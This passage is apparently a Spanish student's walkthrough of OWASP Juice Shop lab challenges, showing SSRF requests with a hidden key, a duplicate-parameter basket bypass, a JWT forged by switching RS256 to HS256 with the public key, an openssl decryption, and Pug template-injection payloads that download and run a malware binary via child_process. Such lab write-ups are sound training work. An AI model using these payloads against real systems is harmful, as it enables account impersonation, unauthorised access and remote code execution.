8	Content-Length: 25	8	Vary: Accept, Accept-Encoding
9	Origin: http://127.0.0.1:42000	9	Content-Type: text/html; charset=utf-8
10	Connection: keep-alive	10	Content-Length: 60
11	Referer: http://127.0.0.1:42000/profile	11	Date: Thu, 30 Oct 2025 12:17:30 GMT
12	Cookie: language=es_ES; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=D09MLnrjxJxJLkEN0rohatDtWvf2au73i4aHY6F6V1zAFWap1X5q48vY7e; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGFdXMIoiJzdWNjZXNzIiwicGFnY2lkdGgiOiJzC16MTAsInVzXJuYw1l1joid3yc3Riwm90IiwiZm1haWwiOjJ3dXJzidGjb3RAanVpY2Utc2gub3AiLCJwYXNzd29yZC16TjihZDViMD05MeJ1ZTUyODU4M2lxMjhkMmE4OT0xZGU0Iiwicm9sZSI6ImFkhWlUiwiZGVsdXhlVG9rZW4iOjIiLc3sXNOTG9naW5jciCIGiIisInByb22pbGVJbwFnZSIGimFc2V0cy9wdWjsawMwaw1hZ2Vzl3wbG9hZhvMvZGvYYVsdfFkbWuLnBuZyIsInRvdhBTZmNyZXQoIijJRURYRTNTUE9PWVZVU.eyJTVJZRoK1MRLSjRIOzNCLScisZQWWNoaXZIjpocnVLLCjcmVhdGvkQXQoIoiYmDI1LTExLT0VDE20jMx0jESLjix0F6ilCJ1cGRhdDvkQXQoIoiYmDI1LTExLT0VDE20jMx0jESLjix0F6ilCJkZWxlDvkvQXQoUmSlbGx9LCJpYXQoIjE3NlEzIjU4MzI9.QDmGmioYk1H3WmLkagvP-32eeqwdkoiZOKB0gP4f66ojh3MEN25Wh1GuwNFlboPPutrx4m0wVPhwBSghASGeum7KROPr2ceI_05u0c2aOhJK_eLgvxY17kmpZFJfiHdhnc-UvCdcR2RI	12	
13	Upgrade-Insecure-Request: 1	13	<p> Found, Redirecting to /profile
14	Sec-Fetch-Dest: document	14	</p>
15	Sec-Fetch-Mode: navigate	15	
16	Sec-Fetch-Site: same-origin	16	
17	Sec-Fetch-User: ?1	17	
18	Priority: u=0, i	18	
19		19	
20	imageUrl=http://127.0.0.1	20	

Al introducir la dirección de loopback, podemos ver claramente como lo acepta, y al intentar acceder la imagen que hemos visto desde el perfil.



Podemos ver que nos envía, efectivamente, a la dirección de loopback.

Con esto ya tenemos localizada la vulnerabilidad, ahora, lo que hemos de localizar es el recurso oculto que queremos ejecutar.

Ahora, siguiendo la recomendacion de las hint de juice-shop hago ingenieria inversa al virus, cosa que no me gusta demasiado, para esto primero usare strings para leer las cadenas visibles en el binario, y en caso de no encontrar nada, usare ghidra para descompilar el programa, aunque no soy demasiado experimentado en eso, asi que espero no tener que llegar a eso.

Tras un buen rato analizando esto (COMO UN PROGRAMA TAN SIMPLE PUEDE SER TAN ENORME POR DIOS), encuentro una url interesante,

<http://localhost:3000/solve/challenges/server-side?>

key=tRy_H4rd3r_n0thIng_iS_Imp0ssibl3

Segun lo que e podido leer, este virus, precisamente, funciona enviando una solicitud a esa ruta, asi que, vamos a ejecutarlo.

Request	Pretty	Raw	Response
<pre> 1 POST /profile/image/url HTTP/1.1 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br, zstd 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 13 9 Origin: http://localhost:3000 10 Connection: keep-alive 11 Referer: http://localhost:3000/profile 12 Cookie: language=en; welcomebanner_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIi NiJ9eyJzdGF0dXMiOiIzdnWjZXmzIiwizGF0YSt6eyjpZC16MswidxNlcmbhwUi0iIje2dsbJhb5wcm9jZKNz LmlhawSNd2RlbGUucmVxdwlyZSgnY2hpbgRfchJvY2VzcycLnV4ZMM0j4vbWFsd2FyZScpfS1sImVtVWlsjjoIY WRtaW5AnVpY2Utc2gb3AiLCjwYXNzd29yZC16ijAxOTiwmjhN2jZDczMjUwNTe2ZjA20WRmMThiNTAwliwi 9zsZ16imFkbWluIiwiZGvsdxhLVg9rZW4i0iLCjsYXN0TGn9aw5jC161i1sInBybZ2pbGVJbWFhZS16imFzC2V 0cy9wdwJsaMwvaiWhz2VzL3wbG9hzHhvZGVmYXvsdERkbWluLnBuZyIsInRvdHTBMyZXQ1oiIiLCJpcFjdol2 ZS16DHJ1zSwiY3JlYXRlZEFOiIoiMjAyNS0xMC0zMF0yMT0oMT0zN543MDnaIiwiidXBKyXRlZEFOiIoiMjAyNS0xM C0zMF0yMT0oMj01054oThaiiwzXkRlZEFOiIjiuwdxstFsiawf0IjoxNzY0DyWNTc5f0.ue2WLNA6FFG0Uuj _WFWg3KMMmkwtHzNcBpff4ZuqAsf9IFV5b 4CUHeC9DE7cBerzF449sx8dNyG2SDvXVf3seufxF2L3q1TrZ9GY uUCEfw_isXEN290hNKPg8uzlqrAbA WR2cmqvwda10WE0ETly3mbwX-KuOsmt5Xjw; continueCode=aBR03qz oxaMY4RyKg0elL810P0baouVPGcmb7Bwn9VwZZj5QNrEp6JJ3Vw 13 Upgrade-Insecure-Requests: 1 14 Sec-Fetch-Dest: document 15 Sec-Fetch-Mode: navigate 16 Sec-Fetch-Site: same-origin 17 Sec-Fetch-User: ?1 18 Priority: u=0, i 19 20 imageUrl=http://localhost:3000/solve/challenges/server-side?key=tRy_H4rd3r_n0thIng_iS_Imp0ssibl3 </pre>		<pre> HTTP/1.1 302 Found Access-Control-Allow-Origin: * X-Content-Type-Options: nosniff X-Frame-Options: SAMEORIGIN Feature-Policy: payment 'self' X-Recruiting: #/jobs Location: /profile Vary: Accept, Accept-Encoding Content-Type: text/html; charset=utf-8 Content-Length: 37 Date: Thu, 30 Oct 2025 22:05:01 GMT Connection: close <p>Found. Redirecting to /profile</p> </pre>	

Y con esto, ya habremos finalizado el reto.

You successfully solved a challenge: SSRF (Request a hidden resource on server through server.)

[View Basket](#)

Bien, este reto es bastante sencillo, basta con observar el funcionamiento de estas solicitudes.

```
1 GET /rest/basket/6 ← http/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br, zstd
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJsb2dpbiIsInVzZXJzIjoiYWRtaW4iLCJkZWxleGVUb2tlbiI6IiIsImxhc3RMb2dpbkI6IjIwMjUtMTAtMzEgMTU6NTk6MjYuNzQxICswMDowMCIsInVwZGF0ZWRBdCI6IywpC_PpQyZsjB79_cqN4vNTj5K08VLoUgUK7N9H-pJuubhLaCbZR0xdtlIwsnI
8 Connection: keep-alive
9 Referer: http://127.0.0.1:3000/
```

Como podemos observar en esta imagen, cuando se esta intentando introducir un articulo en la cesta, la solicitud hace referencia a una api, /rest/basket, y delante de estos, podemos encontrar un numero, que, viendo el codigo con el inspector, podemos ver que es una variable.

```
er }/rest/basket/${ e }).p
```

Mi teoría es que esta variable hace referencia al usuario en cuestión

Para confirmar esta teoría, observo esto con otro usuario y, como podemos observar, ese número es lo único que cambia.

```
1 GET /rest/basket/1 HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (X11; Linux
4 Accept: application/json, text/plain
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
```

Cambiando este numero, lo unico que logramos es cambiar la cesta que se va a visualizar, pero con esto completamos uno de los desafios, asi que lo he destacado.

Ha resuelto correctamente el desafío: View Basket (View another user's shopping basket.)

Manipulate Basket

Al dejar pasar esta entrada, encontramos un post que hace referencia a BasketItems, este SI es el encargado de enviar los items a la cesta, y en los parametros, encontramos lo siguiente.

```
17
18  {
    "ProductId":24,
    "BasketId":"6",
    "quantity":1
}
```

Sin embargo, al cambiarlo y enviarlo, nos aparece el siguiente error.

```
{'error' : 'Invalid BasketId'}
```

Despues de jugar durante un rato con esta solicitud, encuentro que soy capaz de bypassar los filtros mediante un doble parametro.

```
17
18  {
    "ProductId":30,
    "BasketId":"6",
    "BasketId": "1",
    "quantity":1
}

19
20  {
21      "status": "success",
22      "data": {
23          "id": 11,
24          "ProductId": 30,
25          "BasketId": "1",
26          "quantity": 1,
27          "updatedAt": "2025-10-31T16:30:34.175Z",
28          "createdAt": "2025-10-31T16:30:34.175Z"
29      }
30  }
```

Al volver a la pagina web, puedo comprobar que ya he completado el desafio.

Ha resuelto correctamente el desafío: Manipulate Basket (Put an additional product into another user's shopping basket.)

Forged Signed JWT

Este desafio consiste en forjar un token JWT con una firma RSA casi adecuada, que impersone al usuario no existente rsa_lord@juice-sh.op.

Lo primero que haremos será analizar el token JWT de un usuario existente al que tengo acceso, en este caso, admin.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
continueCode	1kbv5a7Q65yx3Yjp1kNW4RKp9Xzd58xAvOEigbLeqVmDMn8roZw2alnjR9	127.0.0.1	/	Sat, 07 Nov 2026 08:54:30 GMT	72	false	false	None	Fri, 07 Nov 2025 12:25:16 GMT
cookieconsent_status	dismiss	127.0.0.1	/	Sat, 07 Nov 2026 08:53:56 GMT	27	false	false	None	Fri, 07 Nov 2025 12:25:16 GMT
language	en	127.0.0.1	/	Sat, 07 Nov 2026 08:53:39 GMT	10	false	false	None	Fri, 07 Nov 2025 12:25:16 GMT
token	vtZlhZ3skTNoklOTkwlPrhEldAxQj7iWCKPctP9g0feDCAKWiJMeFx6gb7AdyQ	127.0.0.1	/Session		737	false	false	None	Fri, 07 Nov 2025 12:25:16 GMT
welcomebanner_status	dismiss	127.0.0.1	/	Sat, 07 Nov 2026 08:53:44 GMT	27	false	false	None	Fri, 07 Nov 2025 12:25:16 GMT

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwizGF0YSI6e
```

Este tipo de tokens se componen de tres áreas, separadas por un ., el header, el contenido, y la firma rsa.

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.
```

Header

```
eyJzdGF0dXMiOiJzdWNjZXNzIiwizGF0YSI6eyJpZCI6MSwidXN1cm5hbWUiOiIiLCJ1bWFpbC
```

Contenido

```
sYAHj -eaARNjHoc8e0E89jCg_0oXSH6LfbktKbUhQGQMyt2VM17Sg83dsqW9PCC9--Q5qnFIK3
```

Firma RSA

Tanto los headers como el contenido se codifican en base64, por lo tanto, basta con decodificar base64 para ver la estructura que sigue el token JWT, y por lo tanto, como debemos construir nuestro propio token.

Headers

```
{
  "typ": "JWT",
  "alg": "RS256"
}
```

Aquí podemos ver que la firma utiliza el algoritmo RS256 (RSA+SHA256), el cual es un algoritmo asimétrico.

```
{
  "status": "success",
  "data":
```

```

{
    "id":1,
    "username":"",
    "email":"admin@juice-sh.op","password":"0192023a7bbd73250516f069df
    "role":"admin",
    "deluxeToken":"",
    "lastLoginIp":"",
    "profileImage":"assets/public/images/uploads/defaultAdmin.png","to
    "isActive":true,
    "createdAt":"2025-11-07 08:53:13.987 +00:00",
    "updatedAt":"2025-11-07 08:53:13.987 +00:00",
    "deletedAt":null
},
"iat":1762505670
}

```

Contenido

Ahora, para cumplir el objetivo deseado deberíamos cambiar el campo email al email dado por el desafío, quedando para nosotros el token sin cifrar en algo como esto.

```

{
    "status":"success",
    "data":


    {
        "id":1,
        "username":"",
        "email":"rsa_lord@juice-sh.op","password":"0192023a7bbd73250516f06
        "role":"admin",
        "deluxeToken":"",
        "lastLoginIp":"",
        "profileImage":"assets/public/images/uploads/defaultAdmin.png","to
        "isActive":true,
        "createdAt":"2025-11-07 08:53:13.987 +00:00",
        "updatedAt":"2025-11-07 08:53:13.987 +00:00",
        "deletedAt":null
    },
    "iat":1762505670
}

```

Ahora, para poder crear una firma, primero, deberemos obtener la clave publica, esta la podemos encontrar en /encryptionkeys.

Name	Size	Modified
jwt.pub	248	22:30:34 30/10/2025
premium.key	50	22:30:34 30/10/2025

Con esta key, ahora, podemos firmar la clave, ¿como, si solo tenemos la clave publica y necesitamos la privada para poder firmar? simple, la vulnerabilidad en este sistema de tokens se encuentra en el hecho de que podemos cambiar el algoritmo de cifrado que se utilizara y lo aceptara, teniendo esto en cuenta, podemos cambiar el algoritmo de firmas a uno simetrico, que utiliza la misma key para cifrar y descifrar.

En mi caso, utilizare HS256, ahora, voy a montarlo todo usando jwt.io.

HEADER: ALGORITHM & TOKEN TYPE

```
Valid header
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD: DATA

```
Valid payload
{
  "status": "success",
  "data": {
    "id": 1,
    "username": "",
    "email": "rsa_lord@juice-sh.op",
    "password": "0192023a7bbd73250516f069df18b500",
    "role": "admin",
    "deluxeToken": "",
    "lastLoginIp": "",
    "profileImage": "assets/public/images/uploads/defaultAdmin.png",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2025-11-07 15:24:44.638 +00:00",
    "updatedAt": "2025-11-07 15:24:44.638 +00:00",
    "deletedAt": null
  },
  "iat": 1762530468
}
```


SIGN JWT: SECRET

```
Valid secret
MIGJAoGBAM3CosR73CBNcJsLv5E90NsFt6qN1uziQ484gb0oule8leXHFbyIzPQRozgEpSpi
whr6d2/c0CfZHEJ3m5tV0k1xfjfm7oqjRMURnH/rmBjcET07qzIISZQ/
intJ3e7G178X52MhLNtDKUFU9WaGd1Eb+SnC39wiErmJSfmGb7ii1AdMBAAE=
```

JSON WEB TOKEN

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJzdGF0dXMlOiJzdWNjZXNzIiwiZGF0YS
I6eyJpZCI6MSwidXNLcm5hbWUiOiIiIiCJlbfpcI6InJzYY9sb3JkQGplwNlLXNoI9wI
iwicGFzc3vcm0iOiIiWMTkyMDIzYTdiYmQ3MzI1MDUxImIwNjlkZjE4YjUwMCIsInJvbGUi
OiJhZG1pbisImRtbHV4ZVRva2UiijoIiwiGfxdexZ2luSXAxI0iIiIiCjwcm9maWtsW1
hZ2UiOiIjhc3NldHhvCHivbGJjL2ltYmldcy9icGxvYWRzL2RlZmf1bHRBZG1pbis5wmcicLLC
J0b3RwU2VjcmV0IjoiIiwiXNBY3RpdmUiOnRydWUsImNyZWF0ZWR8dC16Jj1wMjUtMTEtMDcgMTUGMjQ6
DcgMTUGMjQ6NDQuNjM4ICswMDowMCIsInVzZGF0ZWRBdC16Jj1wMjUtMTEtMDcgMTUGMjQ6
NDQuNjM4ICswMDowMCIsInRbGV0ZWRBdC16OnVs0H0s1mlhdCI6MTc2MjUzMDQ20H0.kT7
H0ARz8Y2PwMe5sxaJL9yjL0n0M4p14ulsPe8KG98
```

Y como podemos comprobar, ya soy el usuario que no existe.



Premium Paywall

Despues de varias horas sin ser capaz de encontrar como hacer este desafio recurri a la guia y descubri que debereia de aparecerme (y no me aparece) el siguiente texto comentado en el codigo html.

```
<!--  
IvLuRfBJY1mStf9XfL6ckJFngyd9LfV1JaaN/KRTPQPidTuJ7FR+D/nkWJUF+0xUF07CeCeqYfxq  
+0JVVa0gNbqgYkUNvn//UbE7e95C+6e+7GtdpqJ8mqm4WcPvUGIUxmGLTTAC2+G9UuFCD1DUjg==  
-->
```

No se por que esto ocurre, pero vamos a continuar el desafio.

Este parece ser un texto cifrado, y si recordamos en ficheros anteriores, en el directorio /encryption.key, existe una clave de cifrado que puede ser la necesaria para descifrar este texto.

Name	Size	Modified
jwt.pub	248	22:30:34 30/10/2025
premium.key	50	22:30:34 30/10/2025

Descargo el fichero y leo su contenido.

```
> cat premium.key  
File: premium.key  
1 1337133713371337.EA99A61D92D2955B1E9285B55BF2AD42  
[ghost icon] ➜ ~/Descargas
```

Encuentro dos grupos de numeros hexadecimales.

Por lo que parece, la clave se esta almacenando en un formato padding.clave.


La clave tiene 128 bits, esto puede corresponder con una variedad de algoritmos de cifrado.

```
> openssl enc -aes-256-cbc -in crypt.txt -d -K EA99A61D92D2955B1E9285B55BF2AD42 -iv 1  
337133713371337 -a -A  
hex string is too short, padding with zero bytes to length  
hex string is too short, padding with zero bytes to length  
/this/page/is/hidden/behind/an/incredibly/high/paywall/that/could/only/be/unlocked/by  
/sending/1btc/to/us
```

Despues de lograr desencriptarlo uso openssl, el algoritmo que acabo funcionando fue aes256, aun a pesar de que la clave es de 128 bits.

Ademas, en la opcion -iv, deberemos de introducir el padding.

Lo que se nos entrega al desencriptarlo es una ruta.



Y al acceder a la ruta, encontramos una imagen en 3d.

Y con esto, el desafío esta completado.

Cryptographic Issues

● Premium Paywall ★★★★★

🔒 Unlock Premium Challenge to access exclusive content.

Shenanigans

0/4

A screenshot of a challenge card titled "Cryptographic Issues". It features a "Premium Paywall" section with a lock icon and a 5-star rating. Below this, there is a message: "Unlock Premium Challenge to access exclusive content.". At the bottom left is a button labeled "Shenanigans" and at the bottom right is a button labeled "0/4".

SSTI

La vulnerabilidad se encuentra en la entrada username en el formulario del perfil.

User Profile



Email:
admin@juice-sh.op

Username:
`#{4 * 4}`

Set Username

16

Ademas, podemos saber que el motor que se esta usando es PUGJS, asi que vamos a realizar la explotacion, lo que el programa quiere que hagamos es ejecutar uno de los malware que podemos encontrar en /ftp/quarantine, asi que vamos a hacer exactamente eso.

El comando en el sistema que debemos ejecutar para que el malware se ejecute es el siguiente.

```
wget -O malware https://github.com/juice-shop/juicy-malware/blob/master/ju
```

Esto ahora lo aplicaremos a la plantilla pugjs, quedando el siguiente payload.

```
#{global.process.mainModule.require('child_process').execSync('wget -O vir
```

Soy consciente que si ejecuto todo en exec se hara en un solo comando, pero lo prefiero asi para poder tener un control mas sencillo de todo el proceso en caso de que algo salga mal

Con eso instalaremos el virus en el dispositivo.

```
#{global.process.mainModule.require('child_process').exec('./virus')}
```

Y con esto lo ejecutaremos

```
You successfully solved a challenge: SSTi (Infect the server with juicy malware by abusing arbitrary command execution.)
```

Y con esto ya tenemos el desafío completado